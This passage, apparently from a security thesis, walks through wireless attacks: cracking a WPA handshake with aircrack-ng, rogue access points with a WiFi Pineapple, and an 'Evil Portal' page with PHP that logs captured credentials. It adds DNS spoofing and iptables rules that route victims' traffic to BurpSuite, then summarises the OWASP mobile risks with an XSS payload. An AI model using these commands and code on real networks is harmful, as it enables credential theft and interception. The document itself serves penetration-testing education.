EC:43:F6:B1:2B:1D 74:E2:F5:CE:17:B6 -27  0e- 0  510   1066
EC:43:F6:B1:2B:1D 60:21:C0:43:CB:04 -35  0e- 0  702   346

```

Figure 52 - WPA Handshake Captured

The final step is to brute force the password with aircrack-ng in combination with a password list.

```

aircrack-ng -w wordlist name-01.cap

```



```
[00:00:20] 1544 keys tested (75.12 k/s)

Current passphrase: 25262526

Master Key      : 2C 9D 78 53 46 53 F0 69 CF 42 D5 28 52 38 47 C8
                  06 55 69 29 2D D4 27 2E F2 10 22 94 BE B9 9A A3

Transient Key   : 19 09 A4 1A 2B D6 A9 EA 26 8F C0 78 B4 3F 1F D1
                  70 46 B0 F0 1F EB 9E 5A F4 3D 32 03 E7 FB 8B D9
                  AA 8A FB 18 FD 4C 62 B7 28 BD 6C 3A 2C 07 75 E3
                  41 68 EF E0 38 1B 9C 19 F4 A7 4D 3A 9C 2D 4B A7

EAPOL HMAC     : 09 42 E9 18 D6 B6 52 29 02 81 03 FF 7F 44 14 1A

KALI LINUX
The quieter you become, the more you are able to hear
```

Figure 53 - BruteForce PSK

Certain considerations should be taken when choosing lists, the penetration tester should use a combination of dictionary, mutated and compromised password lists (skullsecurity). Another alternative solution is to use specialist online cracking services such as Cloud Cracker, the site claims to be able to run the captured handshake file against 300,000,000 words in 20 minutes (Thoughtcrime Labs, 2012).

1.8 WiFi Pineapple Setup

The first boot of the WiFi Pineapple is set up as follows:

- Insert the MicroSD card into the card reader
- Power on the device
- Wait approx. 5 minutes while the firmware is installed
- Connect one end of the ethernet cable into your computer and the other end into the WiFi Pineapple
- Open a browser and browse to <http://172.16.42.1:1471>. Follow the steps for configuration and you should see the screen below:




Figure 54 - WiFi Pineapple Login Page

Next you need to setup internet connection setting. The testing in this thesis was done using a Windows machine. The steps for setting up internet connecting settings are as follows:

- Open Network Connections. Right click the internet facing adapter and click Properties
- From Sharing, check Allow other network users to connect through this computers Internet connection then click Ok
- Right click the Pineapple facing adapter and click Properties
- Select Internet Protocol Version 4 and click Properties
- Check Use the following IP address and specify 172.16.42.42 (default gateway) and 255.255.255.0 for subnet. Check use the following DNS server addresses and specify a preferred DNS server e.g. 8.8.8.8




Figure 57 - Setting Default SSID

1.9 Karma/ PineAP

PineAP is the prominent infusion of the WiFi Pineapple containing a suite of tools that automates MiTM attacks against wireless clients. As described earlier in the thesis, wireless devices send out probe requests to all of the networks on their Preferred Network List (PNL). Your device is constantly sending out these requests e.g. are you my home network?, are you my work network. When your device comes into proximity of that network, it responds to confirm that it is available. The device sees that the network is in its trusted PNL and automatically connects.

PineAP sets up rogue APs based on those probe requests and gets devices to automatically connect to it and use its internet connection. This attack works well because the clients automatically connect to the Pineapple. Also clients do not check who they are connected to, they just see that they have internet access. PineAP is made up of a number of components:

- PineAP is a suite of tools.
- Dogma is responsible for sending out the beacons in your SSID list (targeted or to broadcast).
- Beacon Response will follow up any probe request with a number of beacons. It responds directly to the client that is probing.
- Harvester collects all SSIDs which can then be used for Dogma.

In order to start PineAP you can navigate to the tile shown in Figure.59 below and click on start.




Figure 58 - PineAP Tile

If you have a device that is on the compromised network you will a number of Access Point SSIDs displayed.




Figure 59 - Rogue SSIDs Displayed

2.0 Captive Portal

Another infusion available on the WiFi Pineapple is Evil Portal. Evil portal is a captive portal, this is a page that is displayed in your college campus or coffee shop that prompts you to agree to certain terms and conditions before you can use the internet. The portal will normally request that you register and then enter your chosen credentials, or in a college campus the portal page will prompt you to enter your student Id and password.

First you need to install the infusion through the Pineapple bar, once this is installed you can navigate to the Evil Portal tile and open it. The next step is to navigate to the 'Edit Portal' tab, it contains a sample HTML page that can be customised based on the scenario.

The screenshot shows a web interface for editing a portal. At the top, there are tabs: Library, Edit Portals (selected), Live Preview, Dev Preview, Configuration, and Change Log. Below the tabs, it says "Editing /etc/nodogsplash/htdocs/splash.html". There is a "Save Portal" button. Below that, there are input fields for "SD Card" (a dropdown menu), "Backup Portal Name", and "Backup Portal". The main area contains HTML code for a portal page:

```

<html>
<head>
  <title>$gatewayname Entry</title>
  <meta HTTP-EQUIV="Pragma" CONTENT="no-cache">
</head>
<body bgcolor="#DDDDDD" text="#000000">
<table border="0" cellpadding="2" cellspacing="0" width="100%">
<tr>
  <td align="center">
    <h2>$gatewayname</h2>
  </td>
</tr>
<tr>
  <td align="center" height="120">
    <p class="Login">To Access WIFI Enter Details Below</p>
    <form method="POST" action="http://172.16.42.1/capture.php">

```

Figure 60 - Evil Portal HTML

We also need to have some code on the back-end to store the credentials.

The screenshot shows a nano editor window titled "GNU nano 2.2.6" editing "File: capture.php". The code is as follows:

```

<?php
$text = $_GET["text"];
$redir = $_GET["redir"];

$file = fopen("stored.txt", "a");
fwrite($file, $text . "\n");
fclose($file);

echo '<script type="text/javascript">window.location = "' . $redir . '";</scrip$
?>


```

Figure 61 - Back-End PHP code

3.0 PineAP, DNSpoof and BurpSuite Proxy

DNSspoofer forges replies to arbitrary DNS address / pointer queries on the LAN. This is useful in bypassing hostname-based access controls, or in implementing a variety of man-in-the-middle attacks. For example, the IP address returned for a client lookup of the domain "example.com" can be replaced with that of the WiFi Pineapple. In this scenario, clients connected to the WiFi Pineapple attempting to browse to this domain may be redirected to the WiFi Pineapples local web server.

The first step is to start PineAP. Then open dns spoof tab and navigate to the hosts tab.



```
dnsspoof ✓ | Stop
dnsspoof output_1423053374.log
[February 04 2015 12:36:14]
dnsspoof: listening on br-lan
[udp dst port 53 and not src
172.16.42.1]
```

Figure 62 - dnsspoof tile


Set the IP address of the Kali Linux instance.



```
Output History Hosts Redirect.php
[Save]
192.168.1.6 *
```

Figure 63 - Set the IP address in hosts file

In order to check the IP address type 'ifconfig' into the terminal



```
root@kali:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:96:0c:5a
          inet addr:192.168.1.6  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe96:c5a/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:16  errors:0  dropped:0  overruns:0  frame:0
          TX packets:28  errors:0  dropped:0  overruns:0  carrier:0
          collisions:0  txqueuelen:1000
          RX bytes:2223 (2.1 KiB)  TX bytes:2361 (2.3 KiB)
          Interrupt:19  Base address:0x2000
```

Figure 64 - Check IP address in Kali Linux

After that SSH into the WiFi Pineapple, you can use Putty to connect. You will be presented with a screen shown in Figure 65.



Figure 65 - WiFi Pineapple terminal

Configure iptables to redirect all traffic through Kali. The commands can be entered line by line or placed in a bash script.

```
echo 1 > /proc/sys/net/ipv4/ip_forward

iptables -t nat -A PREROUTING -i wlan1 -p tcp -m tcp --dport 443 -j DNAT --to-destination
192.168.1.6:443

iptables -t nat -A PREROUTING -i wlan1 -p tcp -m tcp --dport 80 -j DNAT --to-destination 192.168.1.6:80
```




Figure 66 - Running a bash script

Next configure BurpSuite to listen on 80 and 443.




Figure 67 - BurpSuite Proxy Options

Wait for a client to connect




Figure 68 - Client connecting to SSID

When a client navigates to a page such as a login form shown in Figure 69, the traffic will be intercepted by the proxy tool.




Figure 69 - Altoro Mutual Login Page

Figure 70 shows the POST request being intercepted.




Figure 70 - BurpSuite Intercepting Credentials

Appendix 2. OWASP Mobile Top Ten

M1: Weak Server-Side Controls - Currently ranked first in the list of top ten mobile risks. This vulnerability is caused by weaknesses in the back-end web services or API calls used by mobile applications. When the mobile application communicates with the back-end resource it generates traffic in the form of requests, these requests can be intercepted and altered via un-validated insertion points (Scholte, et al., 2011). This can cause the back-end resource to produce unexpected actions or errors leading to injection attacks such as SQL Injection. These attacks occur when malicious SQL queries are injected into an application that is then executed at some point by the database. This type of attack can be prevented by using stored procedures or prepared statements.

M2: Insecure Data Storage - While Weak Server-Side vulnerabilities focus on the back-end services, insecure data storage looks at the data that is left by applications on the device file system. This vulnerability can be exploited when a mobile device is stolen or lost. Once the device is obtained a malicious user can gain access to the devices file system and decrypt the data by performing Jailbreaking (Salemo, et al., 2011) techniques. Common pieces of data that can be viewed by the attacker are usernames, passwords, Personally Identifiable Information (PII) and transaction histories. This type of vulnerability can be prevented by ensuring that mobile applications do not store sensitive data on the device.

M3: Insufficient Transport Layer Protection - When sensitive data is being transmitted over a network consideration must be given to protecting it from sniffing attacks. Encryption should be applied throughout the application not just at authentication. If a user authenticates over HTTPS then is redirected to an HTTP connection after authentication the cookie used to track the user can be captured in plaintext allowing for impersonation of that user. This attack is known as SideJacking (Symantec, 2010). Mobile applications must use Transport Layer Protection (TLS) to encrypt the data. The certificates should be using strong ciphers and be signed by a trusted CA.

M4: Unintended Data Leakage - This type of vulnerability relates to how the underlying OS and frameworks handle sensitive data. An example of this is when a user clicks on the home button to send an open application to the background. On apple devices the last viewed page is screenshot and stored on the file system. The page may contain sensitive information such as credit card numbers or other PII. This can be prevented by setting the secure option on the field so that it is masked. Other areas that should be considered include the pasteboard and keyboard logs.

M5: Poor Authorization and Authentication - This vulnerability can allow malicious users to bypass authentication and authorization schemes in order to impersonate other users. Mobile applications may be more susceptible to weak authentication than traditional web applications. Mobile devices and applications encourage users to set 4 digit passcode, although this makes it easier for users to authenticate it also makes it easier for attackers to perform brute force attacks. A practical document by

(Wright, 2012) demonstrates how a 4 digit passcode can be broken on a Jailbroken iOS device using commonly available open source tools.

M6: Broken Cryptography - This flaw occurs when it is possible to convert encrypted text back into its original plaintext state. This can be due to weaknesses in encryption algorithms or the encryption process itself. Developers should never "roll their own" encryption algorithm or protocol and always use the strongest recommended protocols.

M7: Client Side Injection - In this vulnerability the attacker leverages a flaw in the operation and use of the mobile device to inject code such as the execution of JavaScript or launching of an unintended phone call. Unlike server-side injection attacks described in M1 these flaws are present due to weaknesses on the client only. An example of this vulnerability explained in (Purviance, 2011) was discovered in the iOS Skype chat application. This was caused due to a lack of input filtering on the remote users full name string which is displayed at the top of the chat window. To demonstrate an iframe was injected to cause an alert to be triggered.

```
"><iframe src="javascript:alert(1)"></iframe>
```

M8: Security Decisions Via Untrusted Input - This flaw can occur when an application is communicating with another process such as another mobile application. If the other application has been compromised then it causes a security vulnerability to be passed on. Because of this any communicating processes should be treated as untrusted and hostile. An example of this is the use of the pasteboard for Inter Process Communications (IPC), this can cause data copied from one application to be read by another other application.

M9: Improper Session Handling - Mobile applications utilize stateless protocols such as HTTP, SOAP and REST to communicate with back-end services. In order to maintain state between a client and a server, mobile applications use session cookies to track authenticated users as they move through the application. If an attacker gets access to the user's cookie then they will be able to impersonate them, this is known as session hijacking (OWASP, 2014c). When considering session management developers should consider limiting the lifetime of session cookies to restrict the attack window. Cookies should be destroyed at the end of the period to ensure replay attacks cannot occur.

M10: Lack of Binary Protections - This flaw involves reverse engineering of mobile applications. The vulnerability occurs when the following conditions are met - an attacker can change the logic of an application by modifying the binary, overwriting and redeploying it to market. An example scenario may be a mobile application that checks if a device is Jailbroken. It may be possible to overwrite this check in order to install it on a Jailbroken device.